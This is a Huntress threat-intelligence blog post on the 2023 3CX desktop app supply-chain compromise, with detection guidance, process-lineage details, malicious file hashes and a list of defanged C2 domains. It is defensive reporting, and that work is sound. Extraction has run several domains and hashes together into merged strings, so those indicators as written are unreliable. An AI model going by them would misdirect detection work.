Right now I see the github[.]com/IconStorages/images repository included in the 3CX supply chain attack has now been taken down.

I reported the user to Github earlier today. pic.twitter.com/ltWen5TnLo




We have not yet seen any sample network data communicating with these C2 URLs for us to analyze.

Detection Efforts

UPDATE 3/30/23 @ 2pm ET: Our team has created a PowerShell script that can be used to check locations/versions of 3CX to run against the hashes and see if they're bad to be run in an RMM.


Windows Defender is currently detecting this attack chain with the threat name **Trojan:Win64/SamScissors**.



Trojan:Win64/SamScissors

Key	Value
Category	Trojan
Threat Type	Known Bad
Detected At	2023-03-30 04:35:45 UTC
Remediated At	0001-01-01 00:00:00 UTC
Created At	2023-03-30 04:45:43 UTC
Severity	Severe
Threat Action	No Action
Threat Status	Detected
Detection Source	System
Execution Status	Executing
OS Resources	["file:_c:\\users\\[redacted]\\appdata\\local\\programs\\3cxdesktopapp\\app\\3cxdesktopapp.exe", "process:_pid:14076,processstart:133244886121187169", "process:_pid:14228,processstart:133244886104937795", "process:_pid:14312,processstart:133244886116060809", "process:_pid:14468,processstart:133244886128642178", "process:_pid:15732,processstart:133244886172435986", "process:_pid:7340,processstart:133244886211360229"]
Domain User	NT AUTHORITY\SYSTEM
Process Name	Unknown
Additional Actions	None

For detection efforts, Huntress has observed -- at least for the malicious initial outreach to Github-related IP address -- a particular process tree and process command line:



The parent lineage has been:

explorer.exe _3CXDesktopApp.exe _ 3CXDesktopApp.exe

… with the *parent* **3CXDesktopApp.exe** having one of the known malicious hashes, and the corresponding child **3CXDesktopApp.exe** invoked with a command line of:


[DRIVE]:\Users\Username\Local\Programs\3CXDesktopApp.exe\3CXDesktopApp.exe autoLaunch

To note, we *have* observed processes with this lineage and command line that *have not* reached out to a Github related domain... but the distinguishing factor appears to be the process lineage criteria paired with the malicious hashes for the parent **3CXDesktopApp.exe**.

These known SHA256 hashes offer quality indicators:

- **a60a61bf844bc181d4540c9fac53203250a982e7c3ad6153869f01e19cc36203** (18.12.416)
- **5d99efa36f34aa6b43cd81e77544961c5c8d692c96059fef92c2df2624550734** (18.12.416)
- **54004dfaa48ca5fa91e3304fb99559a2395301c570026450882d6aad89132a02** (18.12.407)
- **d45674f941be3cca2fbc1af42778043cc18cd86d95a2ecb9e6f0e212ed4c74ae** (18.12.407)

Additionally, Huntress researcher Matthew Brennan has crafted a YARA rule to help detect these malicious files.



You can find this YARA rule included within this Github gist:

Attribution

While definitive attribution is not yet clear, the current consensus across the security community is that this attack was performed by a DPRK nation-state threat actor.

3CX Official Messaging

The latest recommendations from the 3CX CEO and CISO are to **uninstall the desktop client for 3CX**. They report they are preparing a new release and update to the 3CXDesktopApp to be made available soon.

Huntress Assistance

Fully aware of the severity of this incident, we realize our efforts are just one pebble in the pond. With that said, our goal is always to keep our partners safe and do as much as we can to help the broader small and mid-size business (SMB) community prevent this from escalating further.

If you are using 3CX and aren't already working with our team, Huntress is offering a free, 30-day trial of our Managed EDR services through the month of April. For more information, check out the details here: https://www.huntress.com/3cx-response.

Resources and References

- The latest from 3CX
- https://www.3cx.com/blog/news/desktopapp-security-alert-updates/
- CrowdStrike's original Reddit reporting
- https://www.reddit.com/r/crowdstrike/comments/125r3uu/20230329_situational_awareness_crowdstrike/
- CrowdStrike's formal blog post
- https://www.crowdstrike.com/blog/crowdstrike-detects-and-prevents-active-intrusion-campaign-targeting-3cxdesktopapp-customers/
- Todyl's reporting
- https://www.todyl.com/blog/post/threat-advisory-3cx-softphone-telephony-campaign
- SentinelOne's reporting
- https://s1.ai/smoothoperator
- Discussion on the 3CX forum and public bulletin board
- https://www.3cx.com/community/threads/threat-alerts-from-sentinelone-for-desktop-update-initiated-from-desktop-client.119806/post-558710
- https://www.3cx.com/community/threads/3cx-desktop-app-vulnerability-security-group-contact.119930/
- https://www.3cx.com/community/threads/crowdstrike-endpoint-security-detection-re-3cx-desktop-app.119934/#post-558726
- 3CX CEO first official notification
- https://www.3cx.com/community/threads/3cx-desktopapp-security-alert.119951/#post-558907
- Nextron System's Sigma and YARA rules for detection
- https://github.com/Neo23x0/signature-base/blob/master/yara/gen_mal_3cx_compromise_mar23.yar
- Unofficial OTX AlientVault Pulse
- https://otx.alienvault.com/pulse/64249206b02aa3531a78d020
- Kevin Beaumont's commentary
- https://cyberplace.social/@GossiTheDog/110108640236492867
- Patrick Wardle's commentary on the Mac variant
- https://twitter.com/patrickwardle/status/1641294247877021696
- https://objective-see.org/blog/blog_0x73.html
- Volexity's timeline, including what each of the icon files were and some of the network indicators
- https://www.volexity.com/blog/2023/03/30/3cx-supply-chain-compromise-leads-to-iconic-incident/

Indicators of Attack (IOAs)

Domains:

akamaicontainer[.]comakamaitechcloudservices[.]comazuredeploystore[.]comazureonlinecloud[.]comazureonlinestorage[.]comdunamistrd[.]com

3CXDesktopApp.exe SHA256 hashes

a60a61bf844bc181d4540c9fac53203250a982e7c3ad6153869f01e19cc36203
(18.12.416)**5d99efa36f34aa6b43cd81e77544961c5c8d692c96059fef92c2df2624550734**
(18.12.416)**54004dfaa48ca5fa91e3304fb99559a2395301c570026450882d6aad89132a02**
(18.12.407)**d45674f941be3cca2fbc1af42778043cc18cd86d95a2ecb9e6f0e212ed4c74ae** (18.12.407)

3CXDesktopApp MSI Installer SHA256 hashes

aa124a4b4df12b34e74ee7f6c683b2ebec4ce9a8edcf9be345823b4fdcf5d86859e1edf4d82fae4978e97512b0331b7eb21dd4b838b850ba46794d9c7a2c0

3CXDesktopApp macOS SHA256 hashes

92005051ae314d61074ed94a52e76b1c3e21e7f0e8c1d1fdd497a006ce45fa61b86c695822013483fa4e2dfdf712c5ee777d7b99cbad8c2fa2274b133481ea

a64fa9f1c76457ecc58402142a8728ce34ccba378c17318b3340083eeb7acc67

3CXDesktopApp macOS DMG Installer hashes

5407cda7d3a75e7b1e030b1f33337a56f293578ffa8b3ae19c671051ed314290e6bbc33815b9f20b0cf832d7401dd893fbc467c800728b5891336706da0db

---

Source: https://www.huntress.com/blog/3cx-voip-software-compromise-supply-chain-threats